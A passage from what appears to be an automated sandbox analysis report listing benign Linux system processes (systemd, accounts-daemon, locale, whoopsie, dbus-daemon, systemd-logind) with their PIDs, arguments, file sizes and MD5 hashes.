Analysis Process: systemd PID: 6010 Parent PID: 1

General

Start time:	00:09:47
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 6010 Parent PID: 1

General

Start time:	00:09:47
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

Analysis Process: systemd PID: 6013 Parent PID: 1

General

Start time:	00:09:47
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: accounts-daemon PID: 6013 Parent PID: 1

General

Start time:	00:09:47
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	/usr/lib/accountsservice/accounts-daemon
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

Analysis Process: accounts-daemon PID: 6018 Parent PID: 6013

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/usr/lib/accountsservice/accounts-daemon
Arguments:	n/a
File size:	203192 bytes
MD5 hash:	01a899e3fb5e7e434bea1290255a1f30

Analysis Process: language-validate PID: 6018 Parent PID: 6013

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	/usr/share/language-tools/language-validate en_US.UTF-8
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-validate PID: 6019 Parent PID: 6018

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-validate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: language-options PID: 6019 Parent PID: 6018

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	/usr/share/language-tools/language-options
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: language-options PID: 6020 Parent PID: 6019

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/usr/share/language-tools/language-options
Arguments:	n/a
File size:	3478464 bytes
MD5 hash:	16a21f464119ea7fad1d3660de963637

Analysis Process: sh PID: 6020 Parent PID: 6019

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "locale -a | grep -F .utf8 "
File size:	129816 bytes

MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: sh PID: 6021 Parent PID: 6020

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: locale PID: 6021 Parent PID: 6020

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/usr/bin/locale
Arguments:	locale -a
File size:	58944 bytes
MD5 hash:	c72a78792469db86d91369c9057f20d2

Analysis Process: sh PID: 6022 Parent PID: 6020

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 6022 Parent PID: 6020

General

Start time:	00:09:48
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -F .utf8
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

Analysis Process: systemd PID: 6026 Parent PID: 1

General

Start time:	00:09:49
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd

Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 6026 Parent PID: 1

General

Start time:	00:09:49
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

Analysis Process: systemd PID: 6034 Parent PID: 1

General

Start time:	00:09:51
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 6034 Parent PID: 1

General

Start time:	00:09:51
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

Analysis Process: systemd PID: 6039 Parent PID: 1

General

Start time:	00:09:52
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 6039 Parent PID: 1

General

Start time:	00:09:52

Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef